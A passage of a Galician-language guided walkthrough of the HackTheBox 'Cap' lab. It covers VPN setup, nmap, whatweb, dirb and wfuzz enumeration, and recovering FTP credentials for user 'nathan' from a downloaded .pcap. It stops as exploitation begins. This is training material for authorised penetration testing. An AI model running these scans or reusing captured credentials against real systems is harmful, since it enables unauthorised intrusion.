
2. Arrancar a máquina Kali Linux:
   - Acceder a HackTheBox e facer clic en `Guided Mode`
   - Conectar a Hack The Box a `Play Machines` mediante PwnBox ou VPN.
   - Arrancar a máquina facendo clic en `Join Machine`. Unha vez arrancada obterase a IP da máquina.
   - Detectar vulnerabilidades en servizos e/ou aplicacións.
   - Explorar un vector de ataque e conseguir acceso ao sistema.
   - Recoller información do sistema.
   - Conseguir contido ficheiro `user.txt`
   - Elevación de privilexios e conseguir acceso coma root.
   - Conseguir contido ficheiro `root.txt`
3. Elaborar un informe final coas evidencias obtidas.

FASES DUN TEST DE INTRUSIÓN (PENTEST)

Fase 1: Recopilación de información

> **Prerrequisito**
>
> Arrancar a máquina Kali Linux na primeira opción de arranque.

1) Acceder a Cap - HackTheBox:




2) Acceder mediante VPN


A primeira vez que un se conecta...

A. Picar en `CONNECT TO HTB`:


B. Escoller en `Machines`:



C. Escoller `OpenVPN`:




D. Escoller Servidor VPN para establecer a conexión VPN e picar en `DOWNLOAD VPN` para descargar o ficheiro de configuración VPN:



Unha vez descargado o ficheiro `.vpn` correspondente ao teu usuario abrir unha consola e executar:

```
setxkbmap es
sudo openvpn username.vpn
```

Conseguimos o acceso VPN a HTB:



`sudo openvpn username.vpn`


Lanza o cliente OpenVPN usando o ficheiro de configuración `username.vpn`. O que sucede en concreto:

- `sudo` — require permisos de root para crear a interface de rede virtual (tun0) e modificar táboas de ruteo.
- `openvpn username.vpn` — OpenVPN le o ficheiro `.vpn` (contén certificado/clave, servidor, portas, rutas, DNS, etc.) e establece a conexión coa infraestrutura de HTB.
- Ao conectar: créase unha interface `tun0` (ou similar), aplícanse rutas e DNS proporcionadas polo servidor, e o teu tráfico cara ás IPs do lab pasa pola VPN.
- Resultado práctico: podes executar `ping`, `nmap` e acceder (ssh, web, etc.) ás máquinas da room como se estiveseches na mesma rede do lab.
- Comprobación rápida noutra consola: `ip a` (ver `tun0`) e `ip route` / `ping <IP-da-machine>` para asegurarte de conectividade.
- Para deter a conexión VPN: `Ctrl+C` na terminal onde corre OpenVPN (ou mata o proceso).

Aviso/boas prácticas

Non deixes a VPN activa cando non a uses.
Usa isto só para labs autorizados (HackTheBox/CTF).

3) Estando en Cap - HackTheBox elixir `Guided Mode` e facer clic en `Join Machine`:



Unha vez arrancada a máquina obteremos a súa IP

4) Agora xa podemos comezar coa máquina e resolver as `Tasks`.

> **Hints**
>
> Se algunha vez estás *atascado* nalgún HTB ofrece **Pistas(Hints)** que poden ser de axuda para saír dese *atasco*.

5) Comprobación de conectividade e detección do sistema operativo. Así, executar na anterior consola:

> **IP de HTB servida para esta máquina**
>
> No caso de execución deste procedemento a IP servida foi: **10.10.10.245**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.

```
ping -c1 10.10.10.245 -R
```

TTL

- TTL ≃ 64 ⇒ GNU/Linux
- TTL ≃ 128 ⇒ Microsoft Windows

Como podemos observar na saída do comando `ping` estamos ante unha máquina obxectivo GNU/Linux.

```
┌──(kali㉿kali)-[~]
└─$ ping -c2 10.10.10.245 -R
PING 10.10.10.245 (10.10.10.245) 56(124) bytes of data.
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=74.2 ms
RR:     10.10.14.202
        10.10.10.2
        10.10.10.245
        10.10.10.245
        10.10.14.1
        10.10.14.202

64 bytes from 10.10.10.245: icmp_seq=2 ttl=63 time=199 ms       (same route)

--- 10.10.10.245 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 74.172/136.716/199.260/62.544 ms
```

6) **Task1** - Escaneo básico con Nmap:

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.10.245
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.10.245
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-19 22:02 UTC
Initiating SYN Stealth Scan at 22:02
Scanning 10.10.10.245 [65535 ports]
Discovered open port 21/tcp on 10.10.10.245
Discovered open port 80/tcp on 10.10.10.245
Discovered open port 22/tcp on 10.10.10.245
Completed SYN Stealth Scan at 22:02, 12.04s elapsed (65535 total ports)
Nmap scan report for 10.10.10.245
Host is up, received user-set (0.042s latency).
Scanned at 2025-09-19 22:02:04 UTC for 12s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.29 seconds
           Raw packets sent: 65685 (2.890MB) | Rcvd: 65535 (2.621MB)
```

Servizos atopados: 3(FTP, SSH e Apache)

Fase 2: Análise de vulnerabilidades

Identificación de servizos vulnerábeis:

- Servizos atopados: FTP, SSH e Apache

Dende a máquina Kali GNU/Linux emprega varias ferramentas para obter información:

- `whatweb` é unha ferramenta de fingerprinting web que identifica tecnoloxías, cabeceras e versións dun servidor HTTP a partir dunha URL ou enderezo IP.

```
whatweb 10.10.10.245
```


```
┌──(kali㉿kali)-[~]
└─$ whatweb 10.10.10.245
http://10.10.10.245 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[gunicorn], IP[10.10.10.245], JQuer
Script, Title[Security Dashboard], X-UA-Compatible[ie=edge]
```

- `dirb` é unha ferramenta de descubrimento de directorios/ficheiros web que usa wordlists para forzar URLs e localizar rutas ocultas nun servidor HTTP.

```
dirb http://10.10.10.245
```

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.10.245/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Sep 19 22:14:31 2025
URL_BASE: http://10.10.10.245/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.245/ ----
+ http://10.10.10.245/data (CODE:302|SIZE:208)
+ http://10.10.10.245/ip (CODE:200|SIZE:17465)
+ http://10.10.10.245/netstat (CODE:200|SIZE:31249)

-----------------
END_TIME: Fri Sep 19 22:25:34 2025
DOWNLOADED: 4612 - FOUND: 3
```

Task 2 - Con esta ferramenta atopamos rutas no servidor que podemos explorar, como: **http://10.10.10.245/data/[id]**



Voltamos a executar de novo o comando `dirb` sobre esa URL para seguir descubrindo directorios/ficheiros atopando, entre outras, a seguinte URL:

Task 3 e **Task 4** - http://10.10.10.145/data/0 -> Atopamos a posibilidade de descargar un ficheiro .pcap que imos investigar.


```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.10.245/data/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Sep 19 22:57:44 2025
URL_BASE: http://10.10.10.245/data/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.245/data/ ----
+ http://10.10.10.245/data/0 (CODE:200|SIZE:17147)
+ http://10.10.10.245/data/00 (CODE:200|SIZE:17147)
+ http://10.10.10.245/data/01 (CODE:200|SIZE:17153)
+ http://10.10.10.245/data/02 (CODE:200|SIZE:17144)
+ http://10.10.10.245/data/1 (CODE:200|SIZE:17153)
^C> Testing: http://10.10.10.245/data/102
```

wfuzz - Outra ferramenta de Fuzzing

Tamén poderiamos empregar outra ferramenta de Fuzzing como wfuzz:


```
┌──(kali㉿kali)-[~]
└─$ #Filter by whitelisting codes
wfuzz -c -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --sc 200 http://10.10.10.245/data/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzi
ng SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.245/data/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000048:   200        370 L    993 W      17152 Ch    "01"
000000045:   200        370 L    993 W      17152 Ch    "1"
000000124:   200        370 L    993 W      17146 Ch    "0"
000000325:   302        3 L      24 W       208 Ch      "33"

Total time: 5.113781
Processed Requests: 328
Filtered Requests: 325
Requests/sec.: 64.14040
```

Descargamos ese ficheiro e abrímolo con "Wireshark" para estudalo:




Task 5 - Atopamos unha conexión FTP, na cal conseguimos unhas credenciais:
Usuario: nathan


Password: Buck3tH4TF0RM3!



Fase 3: Explotación

Comprobamos o acceso FTP con esas credenciais e conseguimos o acceso ao sistema como usuario `nathan`:

